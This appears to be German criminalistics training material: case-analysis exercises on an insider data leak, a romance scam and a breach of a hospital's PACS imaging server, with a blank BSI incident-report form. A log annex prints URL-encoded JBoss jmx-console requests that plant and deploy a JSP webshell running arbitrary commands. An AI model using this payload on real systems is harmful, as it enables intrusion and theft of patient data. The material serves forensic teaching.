
Praktikum I - LAGEFORTSCHREIBUNG III

LAGEFORTSCHREIBUNG III	Durch die Frau des Herrn Helmbrecht wird in Erfahrung gebracht, dass Frau Anger, die seit längerer Zeit alleinstehend ist, eine Anzeige bei der Polizei wegen einem Romance Scam gemacht hat. Frau Anger wurde durch das Vorgaukeln einer Liebesbeziehung dazu verleitet, einem unbekannten Täter Informationen zu ihrem finanziellen Background zu geben. Der Täter nutzte die Online-Liebesbeziehung in der weiteren Folge aus, um sich unberechtigt Geld in Höhe von 15.000 EUR überweisen zu lassen.
AUFGABE	Lagefortschreibung beurteilen und gegebenenfalls einarbeiten

Praktikum I - LAGEFORTSCHREIBUNG IV

LAGEFORTSCHREIBUNG IV	Die forensische Untersuchung der Daten des Unternehmens bezüglich eines Datenabflusses ist abgeschlossen. Die forensische Analyse war zum Teil erschwert wegen unzureichender IT-Dokumentation seitens der IT-Administration. Diese war an sich auch wenig kooperativ, die Untersuchung zu unterstützen, da sie der Meinung war, dies auch selbstständig ohne fremde Hilfe zu können. Erschwerend kam hinzu, dass einer der Administratoren, Herr Beyer, auf Grund einer längeren Krankheit seit sechs Wochen bereits nicht in der Firma war. Für bestimmte Bereiche hatte nur Herr Beyer administrativen Zugang und die notwendigen Passwörter. Bei der Analyse der Unternehmens-IT waren keine Auffälligkeiten feststellbar. Einzig eine E-Mail brachte den Forensiker auf den Gedanken, diese Mitteilung an die Ermittlungsgruppe weiterzugeben.
AUFGABE	Lagefortschreibung beurteilen und gegebenenfalls einarbeiten

Praktikum I - E-Mail Ausdruck - Anlage zu Lagefortschreibung IV



Praktikum I - E-Mail Kopfzeilen - Anlage zu Lagefortschreibung IV

```
Delivery has failed to these recipients or groups:
forwarding.infoss@yahoo.com
A problem occurred during the delivery of this message to this e-mail
address. Try sending this message again. If the problem continues, please
contact your helpdesk.
The following organization rejected your message: mta7.am0.yahoodns.net.
Diagnostic information for administrators:
Generating server: mailout02.t-online.de
forwarding.infoss@yahoo.com
mta7.am0.yahoodns.net #<mta7.am0.yahoodns.net #5.0.0 smtp; 554 delivery
error: dd This account has been temporarily suspended. Please try again
later.
- mta1078.mail.bf1.yahoo.com> #SMTP#
Original message headers:
Return-Path: <Viktor.Hugo@armenia.com>
Received:       from       mailin50.aul.t-online.de       (mailin50.aul.t-
online.de[172.20.26.255])
by mailout02.t-online.de (Postfix) with SMTP id B222157BEEB
for <forwarding.infoss@yahoo.com>; Wed, 28 Oct 2015 09:56:14 +0100 (CET)
Received: from secure15.t-systems.com ([94.100.254.155]) by
mailin50.aul.t-online.de
with (TLSv1.2:ECDHE-RSA-AES256-GCM-SHA384 encrypted)
esmtp id 1ZrMWc-0J5WUq0; Wed, 28 Oct 2015 09:56:06 +0100
Received: from [160.44.245.51] (helo=DAWAS-EXC-PV010.ACAG.AC.armenia)
by secure15.t-systems.com with esmtps (TLSv1:AES128-SHA:128)
(envelope-from <Viktor.Hugo@armenia.com>)
for helmbrechtgmbhcokg@t-online.de; Wed, 28 Oct 2015 09:56:05 +0100
Received: from DAWAS-EXC-PV001.ACAG.AC.armenia
([fe80::88b1:b706:ade3:59e2]) by
DAWAS-EXC-PV123.ACAG.AC.armenia ([fe80::94a0:9ce2:fb70:ec88%12])
14.03.0248.002; Wed, 28 Oct 2015 09:56:01 +0100
From: <Viktor.Hugo@armenia.com>
To: <helmbrechtgmbhcokg@t-online.de>
CC: <OlgaOljeva@armenia.com>
Subject: RE: BYK : Purchase order for Disperser DAS H-TP 200-K.
Thread-Topic: BYK : Purchase order for Disperser DAS H-TP 200-K.
Date: Wed, 28 Oct 2015 08:56:00 +0000
In-Reply-To: <003f01d110be$e0d2ff50$a278fdf0$@helmbrecht@t-online.de>
Accept-Language: en-US, de-DE
Content-Language: en-US
X-MS-Has-Attach: yes
X-MS-TNEF-Correlator:
x-originating-ip: [10.153.4.141]
Content-Type: text/plain
MIME-Version: 1.0
X-SGG-UMAMSID: 20151028085604Z7412secure15.t-systems.com 1ZrMWa-0001vY-Ve
X-SGG-RESULT: 20151028085604Z7412secure15.t-systems.com C1:OK E1:OK
SMF:Viktor.Hugo@armenia.com
X-SGG-MF: Viktor.Hugo@armenia.com
X-forwarded-for: helmbrechtgmbhcokg@t-online.de
```

Praktikum I – Beispiellösung in Moderationstechnik

Ausgangssachverhalt | LF I | LF II | LF III | LF IV

Wer?	Wo?	Wann?	Wen/Was?	Wie?	Womit?	Warum?
CEO: Helmbrecht	Helmbrecht GmbH & Co KG	seit 4 Monaten auffällig				Betroffener
Schulfreund Helmbrechts	Ausschreibungsstelle	Benefizgala Hinweis	Ausschreibung immer unterboten nach Angebot	Maulwurf?		Informant
Saturn Holding AG			Ausschreibung unterboten			Konkurrenz schädigen
Fac.-Manager: Müller	Büro Facility Management		German Shepard Glücksspiel Schulden 34.000 EUR		PC23480	Informationen verkaufen
GF2: Lindner	Fileserver		Firmenausgründung?		Fileserver	Finanzielle und persönliche Gründe
Chef-Sekretärin: Anger			Romance Scam			Geldnot/ Erpressung
Administrator: Beyer	T-Online Konfiguration	Eintrag Forwarding, wann?	Zugriffsberechtigungs-Level Admi-	E-Mail Weiterleitung	Forwarding E-Mail Yahoo	Informationen verkaufen

Praktikum I – Beispiellösung Versionsbildung und Untersuchungsplanung

Version 1:

Ein Innen- oder Außentäter im Auftrag der Saturn Holding AG verschafft sich interne Dateien zur Einsicht.

Untersuchungsmaßnahmen zu Version 1:

Untersuchung Client und Server sowie Kommunikation

Version 2:

Hinweis auf Täterversion 1 – Hausmeister Müller nach Untersuchung Client PC23840.

Untersuchungsmaßnahmen zu Version 2:

Veranlassung einer externen und internen Untersuchung auf Datenzugriff bzw. Weitergabe von angebotsrelevanten Dateien.

Version 3:

Hinweis auf Täterversion 2 - GF Lindner zur Ausgründung Unternehmen

Untersuchungsmaßnahmen zu Version 3:

Veranlassung einer externen und internen Untersuchung auf Datenzugriff bzw. Weitergabe von angebotsrelevanten Dateien.

Version 4:

Chefsekretärin ist verwickelt in einen Romance Scam, der eine finanzielle oder erpresserische Komponente beinhalten kann, bewertet nach 4x4-Matrix: vom Hörensagen bei nicht einschätzbarer Quellausgangslage - X4.

Untersuchungsmaßnahmen zu Version 4:

Veranlassung einer externen und internen Untersuchung auf Datenzugriff bzw. Weitergabe von angebotsrelevanten Dateien.

Version 5:

Feststellung einer E-Mail innerhalb der Hauptkommunikation des Unternehmens, welches auf eine automatisierte Weiterleitung von Firmeninterna an eine externe E-Mail hinweist. Damit ergibt sich eine Täterversion 5. Der Administrator der Firma, Herr Beyer, mit alleinigem Zugriff auf die E-Mail-Weiterleitung mittels administrativen Passwortes, könnte auf Grund finanzieller oder persönlicher Motive handeln.

Untersuchungsmaßnahmen zu Version 5:

Veranlassung einer externen und internen Untersuchung auf Datenzugriff bzw. Weitergabe von angebotsrelevanten Dateien, insbesondere Untersuchung der Rechner des Herrn Beyer.

C. Szenario 2

Praktikum II - Sachverhalt

Zielsetzung	Anwendung von kriminalistischen fallanalytischen Methoden zur kriminalistischen Fallbearbeitung als Grundlage für die kriminalistische Hypothesenbildung und die kriminalistische Untersuchungsplanung an einem fiktiven Beispiel im Bereich Cybercrime.
Kenntnisse und Fähigkeiten	Grundlagen des kriminalistischen Denkens, der kriminalistischen Fallbearbeitung, der kriminalistischen Fallanalyse, der kriminalistischen Hypothesen-/Versionsbildung und der kriminalistischen Untersuchungsplanung.
Literatur	Rolf Ackermann, Horst Clages, Klaus Neidhardt; Kriminalistische Fallanalyse (Lehr- und Studienbriefe Kriminalistik/Kriminologie Band 13), 2013. Rolf Ackermann, Horst Clages, Klaus Neidhardt; Kriminalistische Fallanalyse (Lehr- und Studienbriefe Kriminalistik/Kriminologie Band 13), 2013. Ralph Berthel, Horst Clages, Klaus Neidhardt, Robert Weihmann;Grundlagen der. Kriminalistik (Lehr und Studienbriefe Kriminalistik/Kriminologie Band 1), 2005. Rolf Ackermann, Horst Clages; Der rote Faden. Grundsätze der Kriminalpraxis, (Grundlagen der Kriminalistik, Band 32), 2016. Bundesamt für Verfassungsschutz, Flyer – Sicherheitslücke Mensch, 2010.
Sachverhalt	Durch die Firma Elbwiesen gGmbH werden Sie als Forensiker zu einem Cybercrime-Fall dazu gerufen. Die Firma Elbwiesen gGmbH ist ein Krankenhaus mit mehr als 40.000 Behandlungsfällen im Jahr. Die Elbwiesen gGmbH besitzt eine ausgesprochen renommierte Abteilung der Nuklearmedizin und Röntgen. Durch die Deutsche Telekom wurde der IT-Abteilung des KKH mitgeteilt, dass ein besonders hoher Traffic auf eine der statischen IP-Anschlüsse des Hauses zu verzeichnen war. Dieser wich von der bisherigen Auslastung um ca. 250 % nach oben ab. Seitens der IT-Abteilung konnte dieses Verhalten nachvollzogen werden. Dabei wurde festgestellt, dass einer der Server des KKH, der für das PACS-System zuständig ist, unnötig viele Verbindungen nach extern aufgebaut hat, über die Daten transferiert wurden. Das PACS-System (Picture Archiving and Communication System, etwa Bildablage- und Kommunikationssystem) ist in der Medizin ein Bildarchivierungs- und Kommunikationssystem auf der Basis digitaler Rechner und Netzwerke. PACS erfasst digitale Bilddaten aller Modalitäten in der Radiologie und der Nuklearmedizin. Grundsätzlich kommen auch Bilder aus anderen bildgebenden Verfahren, etwa aus Endoskopie, Kardiologie, Pathologie und Mikrobiologie, für die PACS-Verarbeitung in Frage. Beim Elbwiesen-KKH ist eine Variante des DCM4CHE Open Source System mit einem Red Hat JBOSS Java Application Framework Server mit Apache und Tomcat im Einsatz.
Hilfsmittel	A4 Block, Tafel, Computer

Aufgabe Bitte führen Sie eine Fallanalyse in schriftlicher Form durch. Nutzen Sie dabei den angepassten Kriterienkatalog des KFA-Prozessmodells aus der Vorlesung, der folgende Punkte enthalten sollte:

1. Gefahrenlage
2. Verdachtslage
3. Tatsituation
- Tatzeit/Tatzeitraum
- Angriffsvektor Ort
- Angriffsvektor Modus Operandi
- Angriffsvektor Ziel
- Angriffsvektor Tatmittel
- Täter
- Geschädigte/Opfer
- Tatmotiv
4. Beweislage
5. Tat- und Täterversion
6. Fahndungs- und Recherchelage
7. Rechtslage

Bitte gehen Sie auf Punkte 5–7 nur kurz ein.

Erstellen Sie auf Basis der Ausgangsinformationen des Sachverhalts und der beiden möglichen Versionen jeweils eine KFA-Taxonomie pro Version in Tabellenform. Bezeichnen Sie die hypothetischen Fakten mit V1 und V2.

Praktikum II - LAGEFORTSCHREIBUNG I

LAGEFORTSCHREIBUNG I	Bei der Untersuchung der geöffneten Verbindungen stellen Sie zwei IP-Adressen fest, zu denen noch bestehnde Verbindungen aufgebaut sind. Die erste IP-Adresse ist: **88.99.103.29** Die zweite IP-Adresse ist: **95.110.62.44**
AUFGABE	Lagefortschreibung beurteilen und gegebenenfalls einarbeiten


Praktikum II - LAGEFORTSCHREIBUNG II

LAGEFORTSCHREIBUNG II	Die von Ihnen durchgeführte LogFile-Analyse bestätigte den Zugriff auf den PACS-Server per Web Interface. Die Logfiles befinden sich in Anlage zu dieser Lagefortschreibung.
AUFGABE	Lagefortschreibung beurteilen und gegebenenfalls einarbeiten

Praktikum II – Log-Datei-Auszug Untersuchungsbericht
Anlage zu Lagefortschreibung II

Untersuchungsergebnis

Die Untersuchung der Logdatei-Eintragungen des Tomcat HTTP Server erbrachte Hinweise auf das Einschleusen einer Webshell in den JBOSS Java Server des PACS Imageservice. Die eingeschleuste Webshell nutzte dazu eine Fehlkonfiguration im JBOSS HTTP Modul, welches Anfragen an den Invoker-Dienst des JBOSS PACS-Systems zuließ, ohne eine Authentifizierung durch eine Passwortabfrage zu generieren. Dabei konnten Dateien im Datenbereich des PACS-Systems abgelegt werden, die eine Webshell beinhalteten, welche letztlich durch die Angreifer ausgeführt werden konnte, um Befehle an den Server abzusetzen. Auf Grund der Dienstkonfiguration des JBOSS PACS-Systems mit Root-Rechten hatten die Angreifer so die Möglichkeit, eine Root Shell zu installieren, mit der sie systemübergreifende Rechte nutzen konnten, um alle Daten des Serversystems einzusehen. Die Shell konnte wie in der Abbildung hier genutzt werden:



Praktikum II – Log Datei Inhalt - Anlage zu Lagefortschreibung II

20.11.2019 03:02:02 HEAD pacs.elbwiesen-kkh.de/jmx-console/HtmlAdaptor?action=invokeOpBy-Name&name=jboss.admin%3Aservice%3DDeploymentFileRepository&method-Name=store&argType=java.lang.String&arg0=jshell.war/WEB-INF&argType=java.lang.String&arg1=web&argType=java.lang.String&arg2=.xml&argType=java.lang.String&arg3=%3c%3f%78%6d%6c%20%76%65%72%73%69%6f%6e%3d%27%31%2e%30%27%3f%3e%3c%21%44%4f%43%54%59%50%45%20%77%65%62%2d%61%70%70%20%50%55%42%4c%49%43%20%27%2d%2f%2f%53%75%6e%20%4d%69%63%72%6f%73%79%73%74%65%6d%73%2c%20%49%6e%63%2e%2f%2f%44%54%44%20%57%65%62%20%41%70%70%6c%69%63%61%74%69%6f%6e%20%32%2e%33%2f%2f%45%4e%27%20%27%68%74%74%70%3a%2f%2f%6a%61%76%61%2e%73%75%6e%2e%63%6f%6d%2f%64%74%64%2f%77%65%62%2d%61%70%70%5f%32%5f%33%2e%64%74%64%27%3e%3c%77%65%62%2d%61%70%70%3e%3c%64%65%73%63%72%69%70%74%69%6f%6e%3e%6a%62%6f%73%73%73%68%65%6c%6c%3c%2f%64%65%73%63%72%69%70%74%69%6f%6e%3e%3c%73%65%72%76%6c%65%74%3e%3c%73%65%72%76%6c%65%74%2d%6e%61%6d%65%3e%6a%73%68%65%6c%6c%3c%2f%73%65%72%76%6c%65%74%2d%6e%61%6d%65%3e%3c%73%65%72%76%6c%65%74%2d%63%6c%61%73%73%3e%6f%72%67%2e%61%70%61%63%68%65%2e%63%61%74%61%6c%69%6e%61%2e%73%65%72%76%6c%65%74%73%2e%44%65%66%61%75%6c%74%53%65%72%76%6c%65%74%3c%2f%73%65%72%76%6c%65%74%2d%63%6c%61%73%73%3e%3c%69%6e%69%74%2d%70%61%72%61%6d%3e%3c%70%61%72%61%6d%2d%6e%61%6d%65%3e%53%63%72%69%70%74%4e%61%6d%65%3c%2f%70%61%72%61%6d%2d%6e%61%6d%65%3e%3c%70%61%72%61%6d%2d%76%61%6c%75%65%3e%6a%73%68%65%6c%6c%2e%6a%73%70%3c%2f%70%61%72%61%6d%2d%76%61%6c%75%65%3e%3c%2f%69%6e%69%74%2d%70%61%72%61%6d%3e%3c%6c%6f%61%64%2d%6f%6e%2d%73%74%61%72%74%75%70%3e%31%3c%2f%6c%6f%61%64%2d%6f%6e%2d%73%74%61%72%74%75%70%3e%3c%2f%73%65%72%76%6c%65%74%3e%3c%2f%77%65%62%2d%61%70%70%3e&argType=boolean&arg4=True HTTP/1.1

20.11.2019 03:03:02 HEAD pacs.elbwiesen-kkh.de/jmx-console/HtmlAdaptor?action=invokeOpBy-Name&name=jboss.admin%3Aservice%3DDeploymentFileRepository&method-Name=store&argType=java.lang.String&arg0=jshell.war&argType=java.lang.String&arg1=jshell&argType=java.lang.String&arg2=.jsp&argType=java.lang.String&arg3=%3c%25%40%20%70%61%67%65%20%69%6d%70%6f%72%74%3d%22%6a%61%76%61%2e%75%74%69%6c%2e%2a%2c%6a%61%76%61%2e%69%6f%2e%2a%22%25%3e%20%3c%25%20%25%3e%20%3c%48%54%4d%4c%3e%3c%42%4f%44%59%3e%20%3c%46%4f%52%4d%20%4d%45%54%48%4f%44%3d%22%47%45%54%22%20%4e%41%4d%45%3d%22%63%6f%6d%6d%65%6e%74%73%22%20%41%43%54%49%4f%4e%3d%22%22%3e%20%3c%49%4e%50%55%54%20%54%59%50%45%3d%22%74%65%78%74%22%20%4e%41%4d%45%3d%22%63%6f%6d%6d%61%6e%64%22%3e%20%3c%49%4e%50%55%54%20%54%59%50%45%3d%22%73%75%62%6d%69%74%22%20%56%41%4c%55%45%3d%22%53%65%6e%64%22%3e%20%3c%2f%46%4f%52%4d%3e%20%3c%70%72%65%3e%20%3c%25%20%69%66%20%20%20%28%72%65%71%75%65%73%74%2e%67%65%74%50%61%72%61%6d%65%74%65%72%28%22%63%6f%6d%6d%61%6e%64%22%29%20%21%3d%20%6e%75%6c%6c%29%20%7b%20%6f%75%74%2e%70%72%69%6e%74%6c%6e%28%22%4a%53%68%65%6c%6c%3a%20%22%20%2b%20%72%65%71%75%65%73%74%2e%67%65%74%50%61%72%61%6d%65%74%65%72%28%22%63%6f%6d%6d%61%6e%64%22%29%20%2b%20%22%3c%42%52%3e%22%29%3b%20%50%72%6f%63%65%73%73%20%70%20%3d%20%52%75%6e%74%69%6d%65%2e%67%65%74%52%75%6e%74%69%6d%65%28%29%2e%65%78%65%63%28%72%65%71%75%65%73%74%2e%67%65%74%50%61%72%61%6d%65%74%65%72%28%22%63%6f%6d%6d%61%6e%64%22%29%29%3b%20%4f%75%74%70%75%74%53%74%72%65%61%6d%20%6f%73%20%3d%20%20%20%70%2e%67%65%74%4f%75%74%70%75%74%53%74%72%65%61%6d%28%29%3b%20%49%6e%70%75%74%53%74%72%65%61%6d%20%69%6e%20%3d%20%70%2e%67%65%74%49%6e%70%75%74%53%74%72%65%61%6d%28%29%3b%20%44%61%74%61%49%6e%70%75%74%53%74%72%65%61%6d%20%64%69%73%20%3d%20%6e%65%77%20%44%61%74%61%49%6e%70%75%74%53%74%72%65%61%6d%28%69%6e%29%3b%20%53%74%72%69%6e%67%20%64%69%73%72%20%3d%20%64%69%73%2e%72%65%61%64%4c%69%6e%65%28%29%3b%20%77%68%69%6c%65%20%28%20%64%69%73%72%20%21%3d%20%6e%75%6c%6c%20%29%20%7b%20%6f%75%74%2e%70%72%69%6e%74%6c%6e%28%64%69%73%72%29%3b%20%64%69%73%72%20%3d%20%64%69%73%2e%72%65%61%64%4c%69%6e%65%28%29%3b%20%7d%20%7d%20%20%20%25%3e%20%3c%2f%70%72%65%3e%20%3c%2f%42%4f%44%59%3e%3c%2f%48%54%4d%4c%3e&argType=boolean&arg4=True HTTP/1.1

20.11.2019 03:05:02 HEAD pacs.elbwiesen-kkh.de/jmx-console/HtmlAdaptor?action=displayMBeans&name=jboss.system%3AMainDeployer&methodName=redeploy&argType=java.lang.URL&arg1=../server/default/deploy/management/jshell.war HTTP/1.1

Praktikum II - LAGEFORTSCHREIBUNG III

LAGEFORTSCHREIBUNG III	Einer der Mitarbeiter der Rechtsabteilung und der IT-Security-Abteilung befragt Sie, ob eventuelle Meldepflichten beim BSI beachtet werden sollen? Sofern eine KRITIS-Meldung erfolgen sollte, fertigen Sie diese bitte anhand des BSI-Musters aus.
AUFGABE	Lagefortschreibung beurteilen und gegebenenfalls einarbeiten

Praktikum II – KRITIS Meldeformular[447] - Anlage zu Lagefortschreibung III

Bundesamt für Sicherheit in der Informationstechnik

Nationales IT-Lagezentrum BSI

Meldeformular

zum IT-Sicherheitsgesetz

0. Allgemeine Informationen zum Meldenden

0.1	Name des meldenden Unternehmens bzw. der meldenden GÜAS	
0.2	Betroffene Anlage (z.B. Kritische Infrastruktur gemäß BSI-KritisV)	Name: Ort:
0.3	Name des Ansprechpartners für technischen Rückfragen	
0.4	Kontaktdaten des Ansprechpartners	E-Mail: Telefon:
	Die nachfolgenden Informationen sind bereits erfasst unter Registrierungsnr.: **(dann kein Ausfüllen der Felder 0.5-0.10 notwendig)**	
0.5	Name des Hauptansprechpartners	
0.6	E-Mail	
0.7	Telefon (Festnetz)	
0.8	Telefon (Mobil)	
0.9	Fax	
0.10	Notfallkommunikationssysteme (z.B. Satellitentelefon)	

1. Allgemeine Informationen zum Vorfall

1.1	Meldungsart (Mehrfachnennungen möglich)	☐ Freiwillige Mitteilung ohne gesetzliche Verpflichtung ☐ Erstmeldung gemäß gesetzlicher Verpflichtung ☐ Folgemeldung zu IT-Störungsnummer: ☐ Abschlussmeldung zu IT-Störungsnummer:
1.2	Wie ist Ihre **aktuelle** Lageeinschätzung?	☐ Rot (Ausfall der kritischen Versorgungsdienstleistung auf lokaler, regionaler, nationaler Ebene erwartet bzw. eingetreten) ☐ Orange (Beeinträchtigung der kritischen Versorgungsdienstleistung bis hin zum Notbetrieb erwartet bzw. eingetreten) ☐ Gelb (Verstärkte Auffälligkeiten in der Kritischen Informationsinfrastruktur, aber keine Beeinträchtigung der Versorgungsdienstleistung eingetreten, oder es werden nur geringe Beeinträchtigungen erwartet) ☐ Grau (Keine Auffälligkeiten in der Kritischen Informationsinfrastruktur)
1.3	Zeitpunkt des letzten in die Meldung eingeflossenen Sachstands (TT.MM.JJJJ - hh:mm)	
1.4	Betroffener Sektor bzw. betroffene Branche	

Energie
☐ Elektrizität
☐ Gas
☐ Mineralöl

Ernährung
☐ Ernährungswirtschaft
☐ Lebensmittelhandel

Finanz- und Versicherungswesen
☐ Banken
☐ Börsen
☐ Versicherungen
☐ Finanzdienstleister

Wasser
☐ Öffentliche Wasserversorgung
☐ Öffentliche Abwasserbeseitigung

Informationstechnik und Telekommunikation
☐ Informationstechnik
☐ Telekommunikation

Gesundheit
☐ Medizinische Versorgung
☐ Arzneimittel und Impfstoffe
☐ Labore

Transport und Verkehr
☐ Luftfahrt
☐ Seeschifffahrt
☐ Binnenschifffahrt
☐ Schienenverkehr
☐ Straßenverkehr
☐ Logistik

[447] Offzielles KRITIS-Meldeformular des Bundesamts für Sicherheit in der Informationstechnik, abgerufen am 27.11.2019 von https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/IT_SiG/Meldeformular_BSIG8b.pdf.

Bundesamt für Sicherheit in der Informationstechnik

Nationales IT-Lagezentrum BSI

1.5	Welche kritischen Dienstleistungen gem. BSI-KritisV sind betroffen?	
1.6	Welche Anlagentypen gem. BSI-KritisV sind betroffen bzw. könnten betroffen sein?	Nummer: Anlagenbezeichnung:

2. Beschreibung der IT-Störung

2.1	Welche Grundwerte der Informations-sicherheit wurden verletzt? (Mehrfachnennungen möglich)	☐ Verfügbarkeit ☐ Integrität ☐ Authentizität ☐ Vertraulichkeit
2.2	Auf welchem/r IT-System / IT-Prozess / IT-Komponente ist was aufgetreten? (Kurzbeschreibung)	
2.3	Wie ist es aufgetreten?	
2.4	Welche (erfolgreichen) Gegen-maßnahmen wurden eingeleitet?	
2.5	Datum und Zeit, an dem die IT-Störung eingetreten ist (TT.MM.JJJJ - hh:mm)	
2.6	Datum und Zeit, an dem die IT-Störung entdeckt wurde (TT.MM.JJJJ - hh:mm)	
2.7	Die IT-Störung hält noch an	☐ Ja ☐ Nein – Dauer: (dd:hh:mm)
2.8	Wie ist die IT-Störung aufgefallen? (Mehrfachnennungen möglich)	
	☐ Systemausfall ☐ Fehlverhalten von Systemen ☐ Auswertung von Logfiles ☐ Systemwartung ☐ Technisches (Netz-)Monitoring ☐ Testbetrieb ☐ Hinweise von Dritten ☐ Veröffentlichung von gestohlenen Informationen durch Dritte ☐ Audit, Prüfung, Zertifizierung ☐ Hinweise des BSI ☐ Sonstiges:	

3. Vermutete oder tatsächliche Ursachen

3.1	Physikalischer Schaden (Mehrfachnennungen möglich)	☐ Zerstörung von Geräten ☐ Diebstahl von Geräten ☐ Manipulation von Geräten ☐ Verlust von Geräten ☐ Sonstiges:
3.2	Technisches Versagen (Mehrfachnennungen möglich)	☐ Versagen der Hardware ☐ Überlastung ☐ Software fehlerhaft ☐ Fehlverhalten von Systemen ☐ Sonstiges:
3.3	Organisatorische Ursache (Mehrfachnennungen möglich)	☐ Fehlbedienung ☐ Unautorisierte Nutzung von Ressourcen ☐ Social Engineering ☐ Sonstiges:
3.4	Versagen der genutzten Infrastruktur (Mehrfachnennungen möglich)	☐ Stromausfall ☐ Netzwerkausfall ☐ Kühlungsausfall ☐ Sonstiges:

Bundesamt für Sicherheit in der Informationstechnik

Nationales IT-Lagezentrum BSI

3.5	Technischer Angriff (Mehrfachnennungen möglich)		
	Ausnutzung von Schwachstellen ☐ Nutzung von Systemressourcen (Spam-Relay, Botnetz-Client, C&C-Server, Dropzone-Server) ☐ Code Execution ☐ Protokollschwachstelle ☐ Privilege Escalation ☐ Injection-Angriff ☐ Cross-Site-Scripting ☐ Cross-Site-Request-Forgery ☐ Schwache Algorithmen/Schlüssel ☐ Sonstiges:	**Hacking und Manipulationen** ☐ Webanwendungsbasierte Angriffe, z.B. Drive-by-Exploits ☐ Angriffe auf Webanwendungen, z.B. SQL-Injection, Buffer Overflow ☐ Angriffe auf Anwendungen bzw. Dienste wie DNS, SMTP, FTP ☐ Systematisches Ausprobieren von Passwörtern ☐ Sonstiges:	**Schadprogramme (Malware)** ☐ Malware-Infektion, z.B. durch Trojaner, Rootkits zum Zwecke der Kontroll-übernahme, der Datenmanipulation oder des Datenabflusses ☐ Ransomware z.B. Sperren von IT-Systemen zu Erpressungszwecken ☐ Adware, Scareware z.B. zu Betrugszwecken ☐ Multifunktionale Malware z.B. Viren, Würmer, Riskware ☐ Sonstiges: Klicken Sie hier, um Text einzugeben.
